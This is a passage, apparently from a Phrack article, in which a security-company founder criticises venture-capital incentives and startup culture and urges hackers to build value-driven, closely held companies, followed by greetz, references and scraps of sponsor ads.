
Based on what we've set up so far, I will discuss some of the problems I see with many startups today and with startup culture.

Much of the problems stem from misalignment between shareholders and the other stakeholders (employees, etc). A lot of this comes from the fundamentals of venture capital. VC is itself an asset class, like fixed income and equities. VCs pitch this to their limited partners, at some level, based on the premise that their VC fund will generate yield for them. The strategy is to identify stuff that will become huge and buy it while it's still small and really cheap. Like trading shitcoins, it's about finding what's going to moon and getting in early.

In a typical VC fund, a small handful of the investments will comprise the entire returns of the fund, with all of the other investments being 0's. The distribution is very power law. This means we are not looking for 1x, 2x, or 3x outcomes; these may even be seen as failure modes. We are only interested in 20x, 50x, 100x, etc. outcomes. This is because anything less will be insufficient to make up for all the bad investments that get written down to zero.

For the same reason, it only makes sense for VCs to invest in certain types of companies. Have you ever heard this one? "We invest in SOFTWARE companies!...How is this SCALABLE? What do the VENTURE SCALE OUTCOMES look like here?" This is because these kinds of companies are the ones with the potential to 100x. They want you to deliver a 100x. Or how about this one? "We invest in CATEGORY-DEFINING companies". At least in security, "category-defining" means a shiny new checkbox in the compliance / cyber insurance questionnaire. In other words, a new kind of product that people MUST purchase.

The market is incentivized to deliver a product that meets the minimum bar to meet that checkbox, while being useless. I invite you to think of your favorite middleware or EDR vendors here. For passionate security founders considering raising venture, remember that this is what your "success" is being benchmarked against.


We partner with founders building category-defining companies at the earliest stages

[4]

It's due to the thirst for 100x that there are painful dynamics. A fledgling startup may have founders they really like, but the current business may be unscalable. Bad VCs will push founders towards strategies, bets, models that have a 1% chance of working, but pay out 200x if they do.

In the process they destroy a good business--one which has earned the trust of dutiful employees and loyal customers--all for a lottery ticket to build a unicorn. They will throw 100 darts at the dartboard and maybe 5 will land, but what is it like to be the dart? You may have good expected value, but all of that EV is from spikes super far away from the origin. Is it pleasant betting everything on this distribution?

VC's want founders to be cult leaders. Have you ever heard this line? "We invest in great storytellers." Like what we saw with stocks and tokens, much of the easily-unlockable potential upside in assets is speculative. In essence, value can be created through narrative. Narrative *IS* value. Bad VC's will push founders to raise more capital at ever higher valuations (higher val = markup = fees), using narrative as fuel for the fire. Storytelling means "pump the token", and the job of the CEO is to (1) be the hype man and to raise (2) cash and (3) eyeballs. For this reason, Sam Altman and Elon are fine CEOs, regardless of other factors, because they are great at all three.

Much to the detriment of founders' and their employees' psyche, investors expect founders to be this legendary hype man. This requires a religiosity of belief that is borderline delusional. Have you ever tried to convince one of those Silicon Valley YC-type founder/CEOs that they are wrong? They will never listen to you because they have been socialized to be this way. It is what is expected of them, and it is easy to fall into this trap without even becoming aware of it. But if you think about it, does it make sense that to be a business owner, you need to be a religious leader? Of course not.

All of these reasons are why so many startup founders are young. They have little to lose, so gambling it all is OK. Being a cult leader may be traumatizing, but they have time (and the neuroplasticity) to heal. And lastly, they do not have the life experience to have a mature personal identity beyond "I am a startup founder". All of this makes it easy to accept the external pressures to build a company this or that way. And perhaps not the way they would have wanted to, relying instead on their personal values. The true irony is that the latter is what creates true, enduring company culture and not the made-up Mad Libs-tier Company Culture Notion Page shit that so many startups have. And of course, good VCs are self-aware of all of the issues and strive to prevent them. But the overall problem remains.

One last externality is for communities based around an industry. When you add billions of venture dollars into an industry, it becomes cringe. It's saddening to me seeing the state of certain cybersecurity conferences which are now dominated by..."COME TO OUR BOOTH, YOU CAN BE A HACKER. PLEASE VIEW OUR AI GENERATED GRAPHICS OF FIGURES CLAD IN DARK HOODIES STATIONED BEHIND LAPTOPS". Here I would use the pensive emoji U+1F614 to describe my feelings about the appropriation of hacker culture but Phrack is 7-bit ASCII, so please have this: :c u_u . _.

--[5 - Takeaways

The point is, all of this made me feel very small and powerless after I realized the sheer size of the problems I was staring at. Nowadays, to me it's about creating good jobs for my friends, helping our customers, and taking care of the community. Importantly, I realized that this is still making a bigger positive impact than what I could have done alone just as an individual hacker or engineer.

To me, businesses are economic machines that can create positive (or negative) impact in a consistent, self-sustaining way. There are many people who are talented, kind, and thoughtful but temporarily unlucky. Having a company let me help these friends monetize their abilities and be rewarded fairly for them. And in that way I helped make their life better. Despite a lot of the BS involved in running a business, this is one thing that is very meaningful to me.

You can understand computers and science and math as much as you want, but you will not be able to fix the bigger issues by yourself. The systems that run the world are much bigger than what we can break on our laptops and lab benches.

But like those familiar systems, if we want to change things for the better, we have to first understand those systems. Knowledge is power. Understanding is the first step towards change. If you do not like the system as it is, then it is your duty to help fix it.

Do not swallow blackpills. It's easy to get really cynical and think things are doomed (to AGI apocalypse, to environmental disaster, to techno/autocratic dystopia, whatever). I want to see a world where thoughtful hackers learn these systems and teach each other about them. That generation of hackers will wield that apparatus, NOT THE OTHER WAY AROUND.

Creating leverage for yourself. Hackers should not think of themselves as "oh I am this little guy fighting Big Corporation" or whatever. This is low agency behavior. Instead become the corporation and RUN IT THE WAY YOU THINK IT SHOULD BE RUN. Keep it private and closely held, so no one can fuck it up. Closely train up successors, so in your absence it will continue to be run in a highly principled way that is aligned with your values and morals. Give employees ownership, as it makes everyone aligned with the machine's long-term success, not just you.

Raising capital. Many things do really need capital, but raise in a responsible way that leaves you breathing room and the freedom to operate in ways that are aligned with your values. Never compromise your values or integrity. Stay laser focused on cash flows and sustainability, as these grant you the freedom to do the things right.

HACKERS SHOULDN'T BE AFRAID TO TOUCH THE CAPITAL MARKETS. Many hackers assume "oh that fundraising stuff is for charismatic business types". I disagree. It's probably better for the world if good thoughtful hackers raise capital. Giving them leverage to change the world is better than giving that leverage to some psycho founder drinking the Kool-Aid. I deeply respect many of the authors in Phrack 71, and I would trust them to do a better job taking care of things than an amorphous amalgam of angry and greedy shareholders.

For all things that don't need capital, do not raise. Stay bootstrapped for as long as possible. REMEMBER THAT VALUATION IS A VANITY METRIC. Moxie Marlinspike wrote on his blog [3] that we are often guilty of always trying to quantify success. But what is success? You can quantify net worth, but can you quantify the good you have brought to others lives?

For personal goals, think long term. People tend to overestimate what they can do in 1 year, but underestimate what they can do in 10. DO NOT start a company thinking you can get your hands clean of it in 2-3 years. If you do a good job, you will be stuck with it for 5-10+ years. Therefore, DO NOT start a company until you are sure that is what you want to do with your life, or at least, your twenties/thirties (depending on when you start). A common lament among founders, even successful ones, is: "Sometimes I feel like I'm wasting my twenties". There's an easy Catch-22 here: you may not know what you really want until you do the company; but once you do the company, you won't really be able to get out of it. Be wary of that.

Creating value. This is one of those meaningless phrases that I dislike.

Value is what you define it to be. Remember to work on things that have TAMs, but remember that working on art is valuable too! It is not all about the TAM monster--doing cool things that are NOT ECONOMICALLY VALUABLE, but ARTISTICALLY VALUABLE, is equally important. There is not much economic value in a beautiful polyglot file, but it is artistically delightful. This is part of why people hate AI art: it may be economically valuable, but it is often artistically bankrupt. (Some people do use generative tools in actually original and artistic ways, but this is the exception not the norm currently.)

Founders vs Investors. Here is my advice: Ignore any pressure from investors to make company "scalable" or whatever. Make sure your investors have no ability to fire you or your co-founder(s). Make sure you and co-founder are always solid and trust each other more than investors. You and your cofounders need to be BLOOD BROTHERS (/sisters/w.e). If an investor is trying to play politics with one of you to go against the other cofounder, cut that investor out immediately and stop listening to them.

Any investor who pushes for scalability over what you think is the best interest of the company is not aligned with you. High-quality investors will not push for this because they are patient and in it for the long game. If you are patient, you can make a very successful company, even if it is not that scalable. High-quality investors will bet on founders and are committed; only bad ones will push for this kind of shit.

I'm going to avoid giving more generic startup advice here. Go read Paul Graham's essays. But remember that any investor's perspective will not be the perspective of you and your employees. Pivoting 5 times in 24 months is not a fun experience to work at: your employees will resign while your investors celebrate your "coming of age journey"--unless everyone signed up for that terrifying emotional rollercoaster from the start.
They say that "hacker" is a dying identity. Co-opted by annoying VC-backed cybersecurity companies that culturally appropriate the identity, the term is getting more polluted and diluted by the day. Meanwhile, computers are getting more secure, and they are rewriting everything in Rust with pointers-as-capability machines and memory tagging. Is it over?

I disagree. As long as the hacker *ethos* is alive, regardless of any particular scene, the identity will always exist. However, now is a crucible moment as a diaspora of hackers, young and old, venture out into the world.

Calling all hackers: never forget who you are, who you will become, and the mark you leave.

--[6 - Thanks

Greetz (in no particular order):

- ret2jazzy, Sirenfal, ajvpot, rose4096, Transfer Learning, samczsun, tjr, claire (aka sport), and psifertex.
- perfect blue, Blue Water, DiceGang, Shellphish, and all CTF players.
- NotJan, nspace, xenocidewiki, and the members of pinkchan and Secret Club.
- Everyone at Zellic, past and present.

Finally, a big thank you to the Phrack staff (shoutout to netspooky!) for making this all possible.

--[7 - References

[1] https://www.sec.gov/Archives/edgar/data/1559720/000119312520315318/d81668d424b4.htm

[2] https://www.sec.gov/Archives/edgar/data/1559720/000119312522115317/d278253ddef14a.htm

[3] https://moxie.org/stories/promise-defeat/

[4] https://twitter.com/nikitabier/status/1622477273294336000

--[8 - Appendix: Financial institution glossary for hackers

[Editors Note: Cut for print, view the full content in the online release.]

SECURE
YOUR MOBILE WORLD
bshield
Powered by Verichains
BSHIELD.IO

abs+tnt[fire]
delb7
PHRACK
EST1985

* 1615986-2299662 * 1

TODAY'S ORDERS
elttam.com
LIFT OFF!!
GTFO
PoC
PEPPER×RACCOON